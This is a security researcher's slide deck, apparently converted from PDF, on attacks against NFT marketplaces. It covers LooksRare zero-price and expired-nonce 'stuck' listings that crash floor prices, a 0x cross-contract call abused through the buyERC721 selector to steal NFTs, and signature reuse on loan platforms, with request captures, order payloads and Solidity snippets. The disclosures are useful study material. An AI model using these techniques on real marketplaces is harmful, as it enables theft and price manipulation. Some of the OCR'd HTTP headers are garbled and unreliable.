

# Cross-Contract Ricochet Attacks & Off-Chain-On-Chain Manipulation of NFT Collections


@nitesh\_dhanjani

https://pro.nansen.ai/nft-paradise?platform=All

Research Portal

NFT Collection	Volume (ETH) ↕	Mkt Cap (ETH) ↕	Avg Price (ETH) ↕	Floor (ETH) ↕	...
CryptoPunks	756,066	1,025,413	26	66	
Bored Ape Yacht Club	724,125	961,382	22	70	
Otherdeed for Otherside	478,965	309,221	3.54	1.2	
Mutant Ape Yacht Club	501,956	293,815	9.59	14	
CloneX	226,531	211,769	6.09	8.35	
Chromie Squiggle   Art Blocks Cur...	55,709	167,042	3.47	14	
Azuki	276,488	137,437	7.84	10	
Fidenza   Art Blocks Curated	51,928	131,205	24	95	
Ringers   Art Blocks Curated	28,135	96,388	16	65	
Moonbirds	201,583	91,244	10	8.09	
Doodles	150,495	85,815	4.85	6.69	
VeeFriends	69,519	80,751	5.1	5.75	
Meebits	143,245	75,672	3.75	2.88	
BoredApeKennelClub	103,795	75,469	3.49	6.79	
Sandbox LAND	32,876	74,324	2.31	1.05	
Autoglyphs	19,548	66,560	21	350	

# perspective



0

$\infty$  ————— is ————— (nothing)

...with a twist\*.

\*: Kurt Vonnegut, Slaughterhouse-Five

0

**dingaling**  
@dingalingts

2/ Let's start with how it works. LooksRare recently allocated 250,000 LOOKS to be paid out daily to incentivise people to list their NFTs.

That's around \$375,000. A day. Free. To list NFTs.

Listing Rewards Now Live

# List NFTs Get Paid

LOOKSRARE

docs.looksrare.org  
LooksRare Listing Rewards: List NFTs, earn LOOKS! | LooksRare Docs  
LooksRare Listing Rewards: List NFTs, earn LOOKS!

8:36 AM · May 6, 2022 · Twitter Web App

**LooksRare**  
@LooksRare

Listing Rewards V2 will go live at 9AM UTC tomorrow.

In V2, the closer your listing is to the floor, the more points you get!

For example, listing  $\leq 1.1x$  floor price will give you a massive 10x points boost!

Full details here:  
[docs.looksrare.org/about/rewards/...](https://docs.looksrare.org/about/rewards/)

LOOKSRARE Listing Rewards V2 Update

Listing Rewards V1

Floor 1.1x 1.2x 1.3x 1.4x  
Floor Price

Listing Rewards V2

Floor 1.1x 1.2x 1.3x 1.4x  
Floor Price

11:26 AM · May 4, 2022 · Twitter Web App

166 Retweets 72 Quote Tweets 813 Likes

dangerous game

Search

List NFTs & Earn LOOKS!

**Bored Ape Yacht Club**

0xBC4C...f13D

The Bored Ape Yacht Club is a unique digital collectibles living doubles as your Yacht Club membership benefits. [Less](#)

10K Items 6.4K Owners 100K Total Vol **69** Floor +8.20%

Make a Collection Offer

$$\$375,000 * 365 = \$136,875,000/\text{year}$$


PS: The "floor" is *everything*

0: when the Floor goes to zero

off-chain

## List for Sale

#5



Moonbirds lol

Global Floor

Sale Price

You must list for a minimum of 0.0001 ETH

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /graphql HTTP/2
2 Host: graphql-rinkeby.looksrare.org
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS 10_15_7; rv:109.0) Gecko/20100101 Firefox/103.0
4 Accept: */*
5 Accept-Language: en-US
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://rinkeby.looksrare.org
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTUyLWVudCIsImVudCI6ImY7KHL1GiA1EdEwAXYA"
10 Content-Length: 1024
11 Origin: https://rinkeby.looksrare.org
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
17
```

Response

Pretty Raw Hex Render

```
11 Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
12 X-Download-Options: noopen
13 X-Content-Type-Options: nosniff
14 Origin-Agent-Cluster: ?1
15 X-Permitted-Cross-Domain-Policies: none
16 Referrer-Policy: no-referrer
17 X-XSS-Protection: 0
18 X-Request-Id: bb2543e4-fe9b-42b8-a1cf-33d6bdf62b12
19 X-Request-Limit: 90
20 X-Request-Remaining: 89
21 X-Request-Reset: 60
22 X-Request-Reset-URL: https://rinkeby.looksrare.org
23 X-Request-Reset-URL-Credentials: true
24 X-Request-Reset-URL-Reset-URL: https://rinkeby.looksrare.org
25 X-Request-Reset-URL-Reset-URL-Credentials: true
26 X-Request-Reset-URL-Reset-URL-Reset-URL: https://rinkeby.looksrare.org
27 X-Request-Reset-URL-Reset-URL-Reset-URL: https://rinkeby.looksrare.org
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33 X-Request-Reset-URL-Reset-URL-Reset-URL: https://rinkeby.looksrare.org
34 X-Request-Reset-URL-Reset-URL-Reset-URL: https://rinkeby.looksrare.org
```


data: {

```
"isOrderAsk": true,
"signer": "0xba5E01fa19902048d4a64B0657e802Bb21Cc511B6",
"collection": "0x2F66cBa90ae83956865701169E09AF229e1Cf0B",
"price": "0",
"tokenId": "5",
"amount": "0",
"strategy": "0x732319A3590E4fA838C111826f9584a9A2fDEa1a",
"currency": "0xc778417E0654b4e34cb0c193e6475b6eb3f143c35f389edbe9eb78721c",
"nonce": "4",
"startTime": 1657567617,
"endTime": 1660159591,
"minPercentageToAsk": null,
```


0: 'stuck' listing for \$0 no one can buy

```
568     );  
569  
570     // Verify the signer is not address(0)  
571     require(makerOrder.signer != address(0), "Order: Invalid sig  
572  
573     // Verify the amount is not 0  
574     require(makerOrder.amount > 0, "Order: Amount cannot be 0");  
575  
576     // Verify the validity of the signature
```

on-chain

 **Error** ✕  
execution reverted: Order: Amount cannot be 0

### Checkout

✕  
 **#5**  
Moonbirds lol  
You pay  
 Enable WETH spending  
**Confirm Purchase**  
Confirm the transaction in your wallet.  
Status Error  
[Submit transaction again](#)

implications - 'stuck' listing for \$0 no one can buy

- floor price goes to zero.
- the “floor” is *everything*:
  - prices of most collections are influenced by the floor price, i.e., the cheapest listing.
  - Other applications (ex: NFT lending DAOs) rely on OpenSea and LooksRare floor data for liquidation decisions.
  - *the longer the floor stays ~@0, the higher the probability the entire market-cap of the collection goes to zero.*
- therefore, a 'stuck' i.e., 'unpurchaseable' listing at \$0 can be abused to:
  - scare collection holders who will want to exit at lower and lower prices.
  - purchase at prices close to 0.
  - after marketplace fixes the vulnerability, prices likely to rise again.
  - sell back for profit once the panic subsides.
- looksrare's  $\$375,000 \times 365 = \$136,875,000$ /year program stops issuing rewards (weighted towards large market-cap collections responsible for majority of the volume)
- reported to looksrare july 11, 2022, fixed on or before july 15,2022.



external researchers shouldn't have to explain your business dynamics to your incident response team.\*

\*: takeaway.


# let's do that again

## Request

```
1 POST /graphql HTTP/2
2 Host: graphql-rinkeby.looksrare.org
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: */*
5 Accept-Language: en-US
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://looksrare.org
8 Content-Type: application/json
9 Content-Length: 100
10 Origin: https://looksrare.org
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13
14 {"query": "query GetUserNonce($address) {\\n  nonce\\n  }\\n  }\\n  }", "variables": {"address": "0x60Ed1FCCa80bb..."}
15
```

## Response

```
1 HTTP/2 200 OK
2 Date: Wed, 27 Jul 2022 03:24:27 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 34
5 Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
6 Cross-Origin-Embedder-Policy: require-corp
7 Cross-Origin-Opener-Policy: same-origin
8 Cross-Origin-Resource-Policy: same-origin
9 X-Dns-Prefetch-Control: off
10 Expect-Ct: max-age=0
11 X-Frame-Options: SAMEORIGIN
12 Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
13 X-Download-Options: noopen
14 X-Content-Type-Options: nosniff
15 Origin-Agent-Cluster: ?1
16 X-Permitted-Cross-Domain-Policies: none
17 Referrer-Policy: no-referrer
18 X-Xss-Protection: 0
19 X-Looks-Uuid: bb34e...-074e-ec08ae06e2ed
20 RateLimit-Limit: 7512451
21 RateLimit-Remaining: 4433
22 RateLimit-Reset: 1661555200
23 Access-Control-Allow-Origin: looksrare.org
24 Access-Control-Allow-Credentials: true
25
26 {"data": {"user": {"nonce": "103"}}}
27
```



off-chain  
nonce



let's do that again

off-chain

on-chain

List for Sale

#5 Moonbirds lol  
Global Floor 11

Sale Type: Fixed Price | Auction

Sale Price: 0.0001 ETH  
99% lower than floor price

Validity: 30 days

Reserve for a specific buyer:

Fees: Creator Royalties: 0.0% | LooksRare: 2%

Cancel | List item

```

562 function _validateOrder(OrderTypes.MakerOrder calldata makerOrder, bytes32 orderHash) internal
563     // Verify whether order nonce has expired
564     require(
565         (!_isUserOrderNonceExecutedOrCancelled[makerOrder.signer][makerOrder.nonce]) &&
566         (makerOrder.nonce >= userMinOrderNonce[makerOrder.signer]),
567         "Order: Matching order expired"
568     );

```

Moonbirds lol  
0x2F66...Cf0B | LOL

9 Items | 5 Owners | 2.5 Total Vol | 0.0001 Floor +100.00%

Make a Collection Offer

Checkout

#5 Moonbirds lol  
You pay 0.0001 WETH

Enable WETH spending

Confirm Purchase  
Confirm the transaction in your wallet.

Status | Error  
Submit transaction again

Error  
execution reverted: Order: Matching order expired

1. List for 0.0001

2. floor = 0.0001


3. Unpurchaseable

reported to looksrare july 16, 2022, fixed ~july-august 2022

all your engineers must be fluent with and rotate between on-chain and off-chain development. no silos.\*

\*: takeaway.

# Ox: stealing \$ using NFTs from a contract that has nothing to do with NFTs (cross-contract)



“The Ox protocol is, at its core, a set of secure smart contracts that facilitate the peer-to-peer exchange of Ethereum-based assets. The protocol serves as an open standard and common building block for any developer needing exchange functionality”\*.

\*: <https://docs.Ox.org/introduction/introduction-to-Ox>



0x: stealing \$ using NFTs from a contract that has nothing to do with NFTs  
(cross-contract)

```
address zeroEx = 0xDef1C0ded9bec7F1a1670819833240f027b25EfF; //0x

function _changedToProtecttheNegligent(bytes memory _quote) internal {

    (bool valid, bytes memory payload) = zeroEx.call(_quote);

    if (!valid) {
        if (payload.length == 0) revert();
        assembly {
            revert(add(32, payload), mload(payload))
        }
    }
}
```

what could go wrong?

0x: stealing \$ using NFTs from a contract that has nothing to do with NFTs  
(cross-contract)

```
function _changedToProtecttheNegligent(bytes memory _quote) internal {
```

this parameter (provided by arbitrary callers) is expecting payloads like:

0xd9627aa4... selector for sellToUniswap(address[],uint256,uint256,bool)

0x6af479b2... selector for sellTokenForTokenToUniswapV3(bytes,uint256,uint256,address)

and these functions are supported by the 0x protocol/contract.

but so is this one:

0xfbee349d... selector for buyERC721(...)





Ox

the onus is on the marketplace to make sure their off-chain mechanism doesn't sign arbitrary listing payloads:

```
function presignAndGenerateNFTOrderPayload(
    address money,
    uint256 amount,
    address nft_contract,
    uint256 tokenId
) internal returns (bytes memory payload) {
    bool retvalue;
    LibNFT.Fee[] memory fees = new LibNFT.Fee[](1);
    fees[0].recipient = address(this);
    fees[0].amount = amount;

    LibNFT.Property[] memory properties = new LibNFT.Property[](0);

    LibNFT.ERC721Order memory order;

    order.direction = LibNFT.TradeDirection.BUY_NFT;
    order.maker = address(this);
    order.taker = address(0);
    order.expiry = block.timestamp + 1;
    order.nonce = nonce++;
    order.erc20Token = money;
    order.erc20TokenAmount = 0;
    order.fees = fees;
    order.erc721Token = nft_contract;
    order.erc721TokenId = tokenId;
    order.erc721TokenProperties = properties;

    LibNFT.Signature memory signature;
    signature.signatureType = LibNFT.SignatureType.PRESIGNED;
    bytes memory callback;
```

- a few marketplaces using Ox accepted off-chain listings with arbitrary parameters.
- this led to various situations where attackers could make offers to lucrative collections in a manner that would steal the NFTs, and the sellers got \$0.
- insult to injury: victim didn't even get to keep the worthless LOLtokens.



off-chain list, off-chain delete == on-chain screwed

Account 4  
Ethereum Mainnet

Signature request

OriginationController  
https://app.arcade.xyz  
0xf4bf83...390d2350

TOTAL VOLUME: \$36.12M  
LOANS ORIGINATED: 547

MAKE AN OFFER

```

[{"id":148,"collectionId":"0x49cf6f5d44e70224e2e23dfcdd2c053f30ada28b",...},
{"id":374,"collectionId":"0x60e4d786628fea6478f785a6d7e704777c86a7c6",...},
{"id":375,"collectionId":"0x7bd29408f11d2bfc23c34f18275bbf23bb716bc7",...},
{"id":472,"collectionId":"0xbc4ca0eda7647a8ab7c2061c2e118a18a936f13d",...}

```

APR	SIGNER	TYPE	EXPIRES	ACTION
75.00%	0x948...6040c	COLLECTION	01 Dec 22 12:12	ACCEPT
48.67%	0xa9c...bb87d	COLLECTION	03 Dec 22 4:12	ACCEPT
50.69%	0xa9c...bb87d	COLLECTION	03 Dec 22 4:12	ACCEPT
45.00%	0xf3b...f98a2	COLLECTION	03 Dec 22 5:12	ACCEPT
180.00%	0x948...6040c	COLLECTION	03 Dec 22 10:12	ACCEPT
608.33%	0x2d4...89f94	COLLECTION	04 Dec 22 8:12	ACCEPT
130.36%	0x2d4...89f94	COLLECTION	04 Dec 22 8:12	ACCEPT
70.00%	0x10a...cb600	COLLECTION		Terms Deleted

in other words: they (& random bots) have your signature

yeah, right 🤡

“ricochet” exploit: <https://github.com/dhanjani/MoonbirdsSploit>

“goes to 0” reentrancy exploit: <https://github.com/dhanjani/solv-protocol-exploit>

next generation of rug pulls and exploits: decentralized loan marketplaces / daos.\*